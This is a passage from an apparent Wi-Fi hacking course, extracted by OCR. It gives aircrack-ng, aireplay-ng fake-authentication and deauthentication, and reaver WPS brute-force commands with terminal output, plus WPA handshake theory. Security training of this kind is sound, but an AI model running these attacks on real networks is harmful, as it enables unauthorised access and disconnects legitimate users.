
**#aircrack-ng [filename]**
**Ex: #aircrack-ng out-01.cap**

**Notes**


- The higher the encryption key (24 bit, 32 bit , 64bit or 128bit ) the more time required to crack the key.
- The busier the network (more packets generated and collected) the shorter time needed to crack the network).
- You can have both tools ( airodump-ng ) and ( aircrack-ng)

https://t.me/learningnets

working at the same time with aircrack-ng is taking the airodump-ng output ) until aircrack find the key




`




https://t.me/learningnets

Output of aircrack-ng utility

- To use the key just remove the dots from it (B48CE760CA)

- If there are not enough users in the network or users is not generating enough packets to collect and crack the key, we can inject data to the router to generate more IV.
- Normally router Ignore any packets coming from the user that are not connected.
- Before injecting packets to the router, we are going to do fake authentication with the router.
- Fake authentication will force the router to check incoming packets from non-associated device.
- Here are the steps of fake authentication:


**Commands:**

#aireplay-ng –fakeauth [number of packets] -a [target MAC] -h [your MAC] [interface]

Ex. #aireplay-ng –fakeauth 100 -a E0:69:95:B8:BF:77 -h 00:C0:CA:6C:CA:12 Wlan0mon

- Fake Authentication command:

#aireplay-ng –fakeauth 10000 -a 00:10:18:90:2D:EE -h 00:c0:ca:6c:ca:12 wlan0




- After the command notice the AP AUTH parameter

The AUTH parameter is changed to open and our device shows as if it connected to the network but in fact it is not connected, however the AP will read what we will sent to it and that's make it easy to inject packets

The way to inject packet is to capture ARP packet coming from the AP and

https://t.me/learningnets

send it back to the AP and in the same time taking the output file and send it to aircrack-ng tool to find the key

https://t.me/learningnets

## 2.6. WPA Encrypted Network crack

WPA found after WEP to address all the weaknesses of WEP like initialization vector that sent in plain text and the possibility of having similar IV in more than one packet in a busy or injected network which will allow a tool like aircrack-ng to do statistical attack and find the key from similar IVs collected.

In WPA there is no IV and each packet is encrypted using a unique temporary key which means that the collection of packet is irrelevant because even if we collect one million packet there is no information in the packet that can help us to crack the key.

WPA2 is the same as WPA, the only difference is that WPA2 uses different algorithm to encrypt packets.

During the authentication process the supplicant (client) and authenticator (access point) each attempt to prove that they independently know the pre-shared-key (PSK) passphrase without disclosing the key directly. This is done by each encrypting a message using the Pairwise-Master-Key (PMK) that they have generated, transmitting each way, and then decrypting the message they've each received. The four-way handshake is used to establish a new key called the Pairwise-Transient-Key (PTK), which is comprised of the following data:

- Pairwise Master Key
- Authenticator Nonce
- Supplicant Nonce
- Authenticator MAC Address
- Supplicant MAC Address

The result is then processed through a Pseudo-Random-Function (PRF). Another key that is used for decrypting multicast traffic, named the Group-Temporal-Key, is also created during this handshake process.

**Actual Handshake Process**

- Initially the access point transmits an A Nonce key to the client within the first handshake packet.
- The client then constructs its S Nonce, along with the Pairwise-Transient-Key (PTK), and then submits the S Nonce and Message Integrity Code (MIC) to the access point.

https://t.me/learningnets

- Next the access point constructs the Group-Temporal-Key, a sequence number that is used to detect replay attacks on the client, and a Message Integrity Code (MIC).
- Lastly the client then sends an acknowledgement (ACK) to the access point.

At this point an attacker would have been able to intercept enough of the handshake to perform a password cracking attack.

**Construction of the PMK**

Pairwise-Master-Keys are used during the creation of the Pairwise-Transient-Keys and are never actually transmitted across the network. They are derived from the Pre-Shared-Keys (Enterprise Wi-Fi uses a key created by EAP) along with the other information such as SSID, SSID Length. The PMKs are created using the Password-Based Key Derivation Function #2 (PBKDF2), with the SHA1 hashing function used with HMAC as the message authentication code:

PMK = PBKDF2(HMAC−SHA1, PSK, SSID, 4096, 256)

HMAC-SHA1 is the Pseudo Random Function used, whilst 4096 iterations of this function are used to create the 256-bit PMK. The SSID is used as a salt for the resulting key, and of course the PSK (passphrase in this instance) is used as the basis for this entire process.

**Construction of the PTK**

The creation of the Pairwise-Transient-Keys is performed via a another PRF (using an odd combination of SHA1, ending in a 512-bit string), which uses a combination of the PMK, AP MAC Address, Client MAC Address, AP Nonce, Client Nonce. The result is this 512 bit Pairwise-Transient-Key, which is a concatenation of five separate keys and values, each with their own purpose and use:

- Key Confirmation Key (KCK) - Used during the creation of the Message Integrity Code.
- Key Encryption Key (KEK) - Used by the access point during data encryption.
- Temporal Key (TK) - Used for the encryption and decryption of unicast packets.
- MIC Authenticator Tx Key (MIC Tx) - Only used with TKIP

https://t.me/learningnets

configurations for unicast packets sent by access points.

- MIC Authenticator Rx Key (MIC Rx) - Only used with TKIP configurations for unicast packets sent by clients.

**What is computed for cracking?**

Once the second packet of the handshake has been captured an attacker has enough information to attempt to compute the Pairwise-Transient-Key (using an assumed PSK passphrase), which can then be used to extract the Key-Confirmation-Key and compute the Message Integrity Code. It is this MIC that is used during the comparison with the genuine MIC to determine the validity of the assumed PSK.

This whole process is re-run for every dictionary entry (or brute force attempt) during password cracking. The MIC is calculated using HMAC_MD5, which takes its input from the KCK Key within the PTK.

## Exercise 6: Cracking WPA using WPS feature


In most routers that uses WPA there is a feature called WPS, this feature allow client to connect easily to router using 8-digit long PIN, the purpose of this feature is to connect some devices like printers easily to the router. The WPS feature must be enable from the router first and some routers have a bottom called WPS need to be pressed to connect to the router automatically.

- Using brute force attack the WPS PIN can be guessed in 10 hours.
- A Kali Linux tool called Reaver can recover WPA key from WPS PIN.
- Use command:

#wash -i wlan0 (to find which AP with WPS lock set to know)

#reaver -b [mac address of AP] -c [channel number] -i [interface] (This will start the brute force attack on the access point).

https://t.me/learningnets




Any access point shows WPS = 1 that mean WPS is enabled in that access point**.**

- Reaver support start and resume, if you cancel the attack after reaver reaches 30% of brute force attack and then resume later for the same AP it will resume from 30%
- #reaver -–help **(**for more advanced options in reaver)
- If you use -vv and -f with the reaver command, then the tool will show more information about what pin it is trying to crack.
- Reaver may take hours to crack the WPS PIN.

## Exercise 7: Cracking WPA by capturing handshaking

https://t.me/learningnets

This method of cracking WPA depend on capturing the handshake between AP and client machine that has legitimate access and start by checking the AP and see if there is connected clients, then run de-authentication attack to force the client to disconnect from the AP and reconnect again, while capturing the packets of handshake between the AP and the client , the handshake contain the AP access password encrypted, after capturing the encrypted password we use aircrack tool to launch a word-list attack against the handshake to determine the AP key.
To crack WPA network we need two things:

- Capture of the handshake
- A wordlist

## Handshake capture procedure

https://t.me/learningnets

```
root@kali:~# iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.

lo        no wireless extensions.

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    515 NetworkManager
   1224 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airmon-ng check kill

Killing these processes:

    PID Name
   1224 wpa_supplicant

root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off


lo        no wireless extensions.

root@kali:~#
```

1. Put the card in to monitor mode
2. Start airodump-ng (wireless card must be in monitor mode)
   **#airodump-ng wlan0mon**

```
root@kali:~# airodump-ng wlan0mon
```

https://t.me/learningnets



```
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 30:B7:D4:BD:FE:68  -77        0        2    0   6  -1   WPA                <
 54:64:D9:F3:17:79  -62        2        0    0   6  405  WPA2 CCMP   PSK  B
 44:D9:E7:F3:95:3B  -64        2        0    0   6  195  WPA2 CCMP   PSK  v
 56:64:D9:F3:17:79  -62        3        0    0   6  405  WPA2 CCMP   PSK  <
 40:F2:01:FB:CE:8F  -75        1        0    0   6  405  WPA2 CCMP   PSK  B
 C8:91:F9:C2:C6:A6  -65        2        0    0  11  195  WPA2 CCMP   PSK  B
 96:53:30:BB:D7:B8  -48        2        0    0  11  130  WPA2 CCMP   PSK  D
 60:63:4C:B3:42:4C  -73        2        0    0  11  130  WPA2 CCMP   PSK  S
 F8:1D:0F:9C:63:B8  -28        2        0    0  11  195  WPA2 CCMP   PSK  Y
 58:EF:68:A8:47:20  -77        2        0    0  10  130  WPA2 CCMP   PSK  V
 08:BD:43:FF:13:90  -80        1        2    0   9  130  WPA2 CCMP   PSK  H
 E4:95:6E:4D:58:D6  -17        5        0    0  11  270  WPA2 CCMP   PSK  GL-MT300N-V2-8d6
 AC:20:2E:05:2B:98  -74        1        0    0   6  195  WPA2 CCMP   PSK  N
 78:8D:F7:B4:4D:E8  -75        3        0    0   8  195  WPA2 CCMP   PSK  L
 F0:F2:49:5D:27:08  -76        5        0    0   6  195  WPA2 CCMP   PSK  M
 AC:3B:77:AB:1C:3E  -78        2        0    0   1  540  WPA2 CCMP   PSK  B
 2A:66:85:05:1F:8D  -68        2        0    0   1  270  WPA2 CCMP   PSK  <
 3A:66:85:05:1F:2D  -77        2        0    0   1  270  WPA2 CCMP   PSK  B
 2A:66:85:05:21:AD  -73        2        0    0   1  270  WPA2 CCMP   PSK  <
 3A:66:85:05:25:79  -78        2        0    0   1  270  WPA2 CCMP   PSK  B
 BE:17:10:FF:36:8D  -78        2        0    0   1  270  WPA2 CCMP   PSK  B
 3A:66:85:05:1F:8D  -65        2        0    0   1  270  WPA2 CCMP   PSK  B
 98:DE:D0:44:17:47  -71        4        0    0   1  130  WPA2 CCMP   PSK  V
 40:C7:29:F8:6B:F6  -71        4        1    0   1  540  WPA2 CCMP   PSK  B
 3A:66:85:05:21:AD  -76        3        0    0   1  270  WPA2 CCMP   PSK  B
 5C:76:95:B6:24:1C  -74        4        0    0   1  130  WPA2 CCMP   PSK  <
 BC:4D:FB:F6:33:48  -72        4        0    0   1  195  WPA2 CCMP   PSK  E
 5C:76:95:B6:24:19  -74        3        0    0   1  130  WPA2 CCMP   PSK  R

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 30:B7:D4:BD:FE:68  28:39:5E:52:0C:C6   -1    1e- 0      0        1
 30:B7:D4:BD:FE:68  10:62:E5:35:F8:D1   -1    1e- 0      0        1
 F8:1D:0F:9C:63:B8  22:15:93:40:3B:75  -36    0 - 1      0        1
 F8:1D:0F:9C:63:B8  E6:95:6E:0D:58:D6   -8    0 - 1e     0        1
 F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -40    0 - 1      0        1
 F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -36    0 -24      0        4
 F8:1D:0F:9C:63:B8  FC:DE:90:37:9D:71  -36    0 - 1      0        2
 58:EF:68:A8:47:20  3C:8D:20:09:C7:27  -80    0 - 1      0        7
 (not associated)   80:91:33:39:FB:2D  -82    0 - 1      0        1  BELL849
 (not associated)   08:10:76:5A:3A:FA  -76    0 - 1      0        2
 E4:95:6E:4D:58:D6  24:18:1D:29:4A:22  -14    0 - 1      0        2
 AC:20:2E:05:2B:98  AC:E0:10:05:4A:37  -76    0 - 1e    60        7

root@kali:~#
```

3. Capture packets from specific AP and send them to a file.

```
root@kali:~# airodump-ng --channel 11 --bssid E4:95:6E:4D:58:D6  --write hs wlan0mon

 CH 11 ][ Elapsed: 1 min ][ 2020-04-15 09:04 ][ WPA handshake: E4:95:6E:4D:58:D6

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 E4:95:6E:4D:58:D6   -8  93      739       24    0  11  270  WPA2 CCMP   PSK  GL-MT300N-V2-8d6

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 E4:95:6E:4D:58:D6  24:18:1D:29:4A:22  -16    1e-24      3       268

root@kali:~#
```

4. Force handshake using de-authentication attack


https://t.me/learningnets

5. Open new terminal window and type the following command to force client to disconnect and connect back again to capture the handshake while airodump still running and writing to file
   #aireplay-ng –deauth 5 – a <AP mac> - c < client mac> wlan0mon

```
root@kali:~# aireplay-ng --deauth 10 -a E4:95:6E:4D:58:D6  wlan0mon
09:04:15  Waiting for beacon frame (BSSID: E4:95:6E:4D:58:D6) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:04:16  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:16  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:17  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:18  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:18  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:19  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:19  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:20  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:21  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:21  Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
root@kali:~#
```


- Airodump will show the handshake as follow:

- Stop the live capture and check the file using Wireshark to make sure that the file captured contain at least 4 handshake packets.
- Open file manager /home and check the captured file named hs

